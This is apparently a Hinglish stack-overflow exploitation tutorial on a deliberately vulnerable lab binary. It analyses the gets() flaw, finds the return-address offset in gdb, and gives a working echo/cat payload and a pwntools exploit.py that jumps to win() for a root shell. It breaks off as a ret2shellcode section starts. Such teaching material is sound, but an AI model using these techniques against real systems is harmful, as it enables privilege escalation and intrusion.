
To yh nam puchta hai. aur ek number return krta hai.

To hum dekh lete hai. ki yh random number return kr rha hai. ya ek hi number return kr rha hai.


```
→ Ret2Win ./ret2win
Enter Your Name - TCE
Value Of Number Is - 8
→ Ret2Win
```

To yh ek hi number return kr rha hai.

Hum yha pr **decompiler** ka help lenge jo hume psudo code nikal kr deta hai. jo bilkul **C** ke jaisa dikhta hai. lekin original code nhi hota.




Ab hum ise double click krke open kr lete hai.



Yha humari **binary** code browser me open ho chuki hai.

Ab hum main pr double click krke open kr lenge.




Isme jb hum dekhte hai to. Yha sbse phle ek char array type ka variable hai **local\_38** jiska length **44** hai.

Dusra **unsigned interger** variable hai.

Uske bad **init(param\_1)** function call ho rha hai.

Ise open kr lete hai.



The screenshot shows the Immunity Debugger interface with the title "Decompile: init - (ret2win)". The code window displays the following C-like pseudocode:

```
1 int init(EVP_PKEY_CTX *ctx)
2 {
3     __gid_t __rgid;
4     __uid_t __ruid;
5     int iVar1;
6
7     __rgid = getegid();
8     __ruid = geteuid();
9     setresgid(__rgid,__rgid,__rgid);
10    iVar1 = setresuid(__ruid,__ruid,__ruid);
11    return iVar1;
12 }
```

To ye humare kam ka nhi hota ye hr code me mil jayega.

Ab back jate hai aur hum dekhte hai.

Iske bad ek **local\_c** variable hai jiski value **8** hai.

Uske bad ye printf karta hai "enter your name".

Iske bad **gets** function chalata hai. jo user se input lete hai aur use **local\_38** variable ke andar store kr deta hai.

### Decompile: main - (ret2win)

```
1
2 undefined8 main(EVP_PKEY_CTX *param_1)
3
4 {
5     char name [44];
6     uint local_c;
7
8     init(param_1);
9     local_c = 8;
10    printf("Enter Your Name - ");
11    gets(name);
12    printf("Value Of Number Is - %x\n", (ulong)local_c);
13    return 0;
14 }
15
```

To yha pr jo **local\_c** hai iske value ko **hex** me convert krke print kiya ja rha hai.

To ise hum rename krke num kr lete hai.

### Decompile: main - (ret2win)

```
1
2 undefined8 main(EVP_PKEY_CTX *param_1)
3
4 {
5     char name [44];
6     uint num;
7
8     init(param_1);
9     num = 8;
10    printf("Enter Your Name - ");
11    gets(name);
12    printf("Value Of Number Is - %x\n", (ulong)num);
13    return 0;
14 }
15
```

To yha **gets** function vulnerable hai **C** ke andar ye limit set nhi krta ki kitna input lena hai user se.

**name** variable yha pr fixed hai ki **44** character hi le skta hai. to iske liye stack me **44 bytes** ka space reserved ho jayenga.

Lekin **gets()** yha pr nhi bta rha ki **44 bytes** hi user se input lena hai. agar user ne 50 length ka input de diya to kya hoga. To **gets()** use fir bhi **name** variable ke andar dal dega. Aur extra jo 6 bytes aayi hai use agla jo data hoga **stack** me use **overwrite** kr degi.

To ise hum khte hai **stack overflow**. **Stack** bs **44** length ka data hold kr skta tha lekin humne usse jyada data dal diya.

To yha pr **gets()** vulnerable hai ye set nhi krta ki user se kitna data lena hai. is chakkar me ye vulnerable bn jata hai.

Yha pr ek chij dekhna jaruri hai. is technique ka nam hai. **return to win**. Means yha hum return pointer ko control kr lenge.

To **stack overflow** ke andar kya hota hai. **return address** ko overwrite krna hota hai. aur apni marji ka **function** ko dalna hota hai jo execute ho jaye.

To **return to win** challenge ke andar hume **win()** nam ka function mil jata hai.

The screenshot shows the Immunity Debugger interface with three main panes. The left pane is the Program Tree, showing symbols like \_libc\_csu, \_dl\_relocate, \_fini, \_init, \_start, deregister\_, frame\_dum, FUN\_00401, init, main, register\_tm, and win. The win symbol is highlighted with a red box. The middle pane is the Listing pane, showing assembly code with addresses 40124c, 401251, 401256, 401257, and 401258. The right pane is the Decompile pane, showing the C code for the win function:

```
void win(void)
{
    puts("\x1b[1;31m[+] PWNED !!!\x1b[0m");
    execl("/bin/sh","sh",&DAT_00402024,"/bin/sh",0);
    return;
}
```

Yha pr hum dekh skte hai. ki hume **win()** function provoided hai.

Jiske **puts()** function kuchh print kr rha hai.

**exec()** function execute krne ke liye use hota hai to yha pr **/bin/sh** ko execute kr rha hai.

yha pr humara kam hai ki hume **stack overflow** krke kisi tarah **win()** function ko **call** krna hai.

kyoki hum dekh skte hai ki **main** function me kahin pr bhi **win()** function ko call nhi hua hai.

Ab hum ise exploit krna suru krte hai.

Jb bhi hume kisi binary ko stack overflow ke liye check krna hai. to use input se bhar do pura.

```
→ Ret2Win ./ret2win
Enter Your Name - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Aur hum enter hit krte hai. agar ye program **stack overflow** se vulnerable hoga to ye crash ho jayega. jaruri nhi hai ki vulnerable hai, ho bhi skta hai.

```
→ Ret2Win ./ret2win
Enter Your Name - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Value Of Number Is - 41414141
[1] 37475 segmentation fault (core dumped) ./ret2win
→ Ret2Win
```

To yha hum dekh skte hai ki yha aa qya segmentation fault.

Segmentation fault tabhi aata hai jb aisi location pr jane (ya write krne) ki koshish krte hai jo exists hi nhi krti.

Ek aur chij ye jha pr jo variable tha jo **8** print kr rha tha wahan **41414141** aa gya hai. Ye “**AAAAA**” ka hex value hai.

Ab humare ko confirm ho qya hai ki yha pr **stack overflow** hai.

Ab hume pta krna hai ki kitni value pr hum **return address** ko **overwrite** kr payenge.

To iske liye hum apni binary ko gdb me load karenge.

```
→ Ret2Win gdb ./ret2win
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2win...
(No debugging symbols found in ./ret2win)
pwndbg>
```

Ab ise run karenge aur bahut sara **AAAAAAA** dummy string dal denge.

```
pwndbg> run
Starting program: /root/yt/pwn/yt/Ret2Win/ret2win
Enter Your Name - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
```

Enter hit krte hai.

```
RSP  0x7ffcbe6b6b28 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
RIP  0x401301 (main+91) ← ret
[ DISASM ]
► 0x401301 <main+91>    ret   I <0x4141414141414141>
```

Ab hum yha dekh skte hai. ki **main()** function ke return pr error aa gya ki ye return krne ki koshish kr rha hai is address pr **0x41414141414141** jo ki ye **AAAAAAA** ki **hex** value hai.

Aur yha pr **return** nhi kr paya kyoki yha pr **segmentation fault** aa gyi. Aur segmentation fault isliye aaya kyoki ye koi valid address nhi hai.

To agar hum yha **0x414141414** likh pa rha hun to hum kuchh bhi likh skte hai.

Agar hum yha pr **win()** function ka address likh du to ye **win()** function pr return kr jayega.

To hume yha pr pta krna pdega ki kitne value pr yha **overflow** kr rha hai **return address** ko. To hume ise exact pta krna padega.

To hum input kuchh is tarah se denge.

```
pwndbg> run
Starting program: /root/yt/pwn/yt/Ret2Win/ret2win
Enter Your Name - AAAABBBBCCCCDDDDDEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000
```

Ab hum **return address** ki value dekhne ki koshish krte hai.

```
[ DISASM ]
Invalid address 0x7f004f4f4f4f
```

To yha pr hume last me **4f4f4f4f** mil rha hai. aur **4f → O** ki value hoti hai. means **4f4f4f4f → 0000**

Ab hum **return address** pr **ZZZZZZZZ** dal ke overflow krte hai.

```
pwndbg> unhex 4f
Opwndbg> run
Starting program: /root/yt/pwn/yt/Ret2Win/ret2win
Enter Your Name - AAAABBBBCCCCDDDDDEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNZZZZZZZ
```

```
RIP 0x401301 (main+91) ← ret
[ DISASM ]
► 0x401301 <main+91>    ret    <0x5a5a5a5a5a5a5a5a5a5a>
```

```
pwndbg> unhex 5a
Zpwndbg>
```

Yha pr ye **5a5a5a5a5a** → **ZZZZZZZ** ka **hex** value hai.

To jaisa ki hum dekh pa rhe hai. hum bhi likh rhe hai wo yha pr aa ja rha hai. to hum **win()** function ka address nikalenge aur yha likh denge. jisse ye **win()** funciton ko execute kr dega.

To hum length nikal lete hai. ki kitni length ke bad ye **return address** ko overwrite kr rha hai.

```
pwndbg> unhex 4f
Owndbg> run
Starting program: /root/yt/pwn/yt/Ret2Win/ret2win
Enter Your Name - AAAABBBBCCCCDDDEEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMNNNNNZZZZZZZ
Value Of Number Is - 4c4c4c4c

Program received signal SIGSEGV, Segmentation fault.
main.c:12 in main()
```

Yha ise copy kr lete hai.

Aur python ke help se length check krte hai. yha hum python ka **len()** function use krenge. Jo kisi bhi string ka length batata hai.

```
pwndbg> unhex 5a
pwndbg> python print(len('AAAABBBBCCCCDDDEEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMNNNNN' ))
56
I
pwndbg>
```

Yha hume length mil gaya **56** iska mtlb iske bad jo bhi **string** denge wo sidha **return address** ko **overwrite** karega.

Ab hum yha se exit kr jate hai.

```
pwndbg> quit
→ Ret2Win
```

Ab hume **win()** function ka address pta karna hai. to uske liye hum **nm** ka use lenge. Hum **pwndbg** me **info function** command ka bhi use kr skte the.

**Readelf, objdump** ka bhi use kr skte hai.

```
→ Ret2Win nm ./ret2win
```

```
U gets@@GLIBC_2.2.5
0000000000404000 d _GLOBAL_OFFSET_TABLE_
w __gmon_start__
0000000000402058 r __GNU_EH_FRAME_HDR
0000000000401000 T __init
0000000000401259 T init
0000000000403e18 d __init_array_end
0000000000403e10 d __init_array_start
0000000000402000 R __IO_stdin_used
0000000000401380 T __libc_csu_fini
0000000000401310 T __libc_csu_init
U __libc_start_main@@GLIBC_2.2.5
00000000004012a6 T main
U printf@@GLIBC_2.2.5
U puts@@GLIBC_2.2.5
00000000004011a0 t register_tm_clones
U setresgid@@GLIBC_2.2.5
U setresuid@@GLIBC_2.2.5
0000000000401130 T __start
0000000000404068 D __TMC_END__
0000000000401216 T win
→ Ret2Win
```

Yha hum echo karenge.

```
→ Ret2Win echo -e 'AAAABBBBCCCCDDDEEEEFFFGGGGHHHHIIIIJJJKKKLMMNNNNNN'
```

Is string ke bad hum **win()** function ka address dalenge. To hum yha pr direct **win()** function ka **address** ko nhi dal skte hai.

Agar hum is address ko isi tarah se dalenge to yh ise bhi character ki tarah padega. Aur in sare characters ko hex me convert kr dega. Jaise **A** ko **41** me convert kiya tha.

To hume binary ko jb bhi **address** supply kr rhe hai. hume ise **little endian** format me submit krna hoga.

To **little endian** format me likhne ke liye hume isko ulta likhna padega **byte by byte**. Yha two digits milkar ek byte banate hai. For example.

**0000000000401216** ko **16 12 40 00 00 00 00 00**

Aur har **byte** se phle **/x** lagate hai. to ye ho jayega.

**\x16\x12\x40\x00\x00\x00\x00\x00**

```

0000000000401130 T _start
0000000000404068 D __TMC_END__
0000000000401216 T win
→ Ret2Win echo -e 'AAAABBBCCCCDDDEEEFFFFGGGHHHHIIIIJJJKKKLLLLMMMMNNNN\x16\x12\
x40\x00\x00\x00\x00\x00' | ./ret2win
Enter Your Name - Value Of Number Is - 4c4c4c4c
[+] PWNED!!!
→ Ret2Win whoami

```



Is pure string ko humne pass kiya **ret2win** binary me. But hume shell nhi mila. agar hum **user id** check kare to.

```

→ Ret2Win whoami
hellsender
→ Ret2Win

```

Yha pr abhi bhi **hellsender** hi hai.

To yha pr hume root ka **shell** mila tha but hua kya ki open hote hi band ho gya.

Kyoki **echo** ka input **ret2win** me ja rha hai. aur **ret2win** jo output diya wo **echo** me gya. Isliye. Yha show nhi hua. Aur process exit kr gya.

To yha hume kuchh aisi chij chahiye to humara data us shell tk pahucha paye.

**ret2win** trigger hote hi apna ek new process start kr rha hai. to hum us new process tk apna data kaise pahuchaye kaise bhej paye.

To uske liye hume kuchh aisa command ya **tool** chahiye jo humara kam kr paye.

To iske liye **cat** command perfect hai. isme hum jo bhi likhenge to wo wahi print kr dega.

Ye jo bhi input leta hai aur same chij output me de deta hai.

```

→ Ret2Win cat
id
id
whoami
whoami
sdjd
sdjd

```

To hume kuchh aisi hi chij chahiye thi jo humari input le aur aage supply kare aur jo output aa rha hai use hume la kr de.


```

→ Ret2Win (echo -e 'AAAABBBCCCCDDDEEEFFFFGGGGHHHHIIIIJJJKKKLLLLMMMN\n\x16\x12
\x40\x00\x00\x00\x00'; cat ) | ./ret2win
Enter Your Name - Value Of Number Is - 4c4c4c4c
[+] PWNED!!!
id
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)

```

Ye yha pr hume root shell mil. To yha pr jo shell open hua tha wo band nhi hua aur hume mil gya.

Ab hum iska exploit likhenge **pwntools** ke help se.



```

exploit.py
1 #!/usr/bin/python3
2
3 from pwn import *
4
5 io = process('./ret2win')
6
7 payload = cyclic(56) + I
8
9 io.sendline(payload)

```

Sbse phle hum **pwn** ko import krte hai.

Iske bad hume ek **process** banana pdega. Jo binary hai use run karenge.

Iske bad hume apna payload send krna hai. **io.sendline(payload)** ke help se.

Garbase value generate krne ke liye hum **cyclic()** function ka use le skte hai. jaise hume 56 garbase value chahiye to **cyclic(56)** likhenge.

```

elf = ELF('ret2win')

```

Yha pr **ELF()** function us **elf** ko analyze kr lege. Us **elf** me kya hai. is function ka use krke hum sare **symbols, address, functions** nikal skte hai.

```

elf.sym.win

```

Iska mtlb us **binary** ki andar jo **symbols** hai uske andar jo **win function** hai uska **address** nikal kr do.

To ye address ko integer ke format me dega.

Jaisa ki hum jante hai ki wh jo address hai use normal format nhi balki **little endian** format me dena pdta hai.

To uske liye bhi ek function hai.

```
p64(elf.sym.win)
```


Yha pr **p64()** function pack kr rha hai 64 bit **little endian** format me.

agar humari binary 32 bit ki hai to hume **p32()** use krna hoga in place of **p64()**

Aur sbse last me hum **interactive()** function use karenge. jisse hum interactive mode me shell use kr paye.

Jaisa ki hum last time kiye the **stdin** band ho jata hai to humne **cat** use kiya tha.

## Final program.



```
exploit.py
1 #!/usr/bin/python3
2
3 from pwn import *
4
5 elf = ELF('ret2win')
6
7 io = process('./ret2win')
8
9 payload = cyclic(56) + p64(elf.sym.win)
10
11 io.sendline(payload)
12
13 io.interactive()
```

Ab hum is **exploit.py** ko run krte hai.

```
→ Ret2Win chmod +x exploit.py
→ Ret2Win ./exploit.py
[*] '/root/yt/pwn/yt/Ret2Win/ret2win'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process './ret2win': pid 37771
[*] Switching to interactive mode
Enter Your Name - Value Of Number Is - 6161616c
[+] PWNED!!!
$ id
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
$
```

Yha hume root shell mil gaya.

#####
#####

## Stack Overflow Ret2Shellcode

Jaisa ki humne stack overflow ko exploit kiya tha **ret2win** technique ki help se.

Ab hum exploit karenge **ret2shellcode** technique ke help se.

Jaisa ki humne pichhli technique in **win()** function ka use krke shell liya tha. To real life me ek normal binary me **win()** function nhi milte hai. to isi kami ko pura krne ke liye hum **return to shellcode** ke bare me smjhenge. Jisme aisi koi **win()** function ki jarurat nhi pdti hai.

To yha pr hume binary di gyi hai. aur is pr **suid bit** set hai.

```
→ Ret2ShellCode ls -la
total 28
drwxrwxrwx 2 root root 4096 Apr 25 17:58 .
drwxrwxrwx 9 root root 4096 Apr 24 15:05 ..
-rwsrwxrwx 1 root root 17496 Apr 24 13:39 ret2shellcode
→ Ret2ShellCode
```

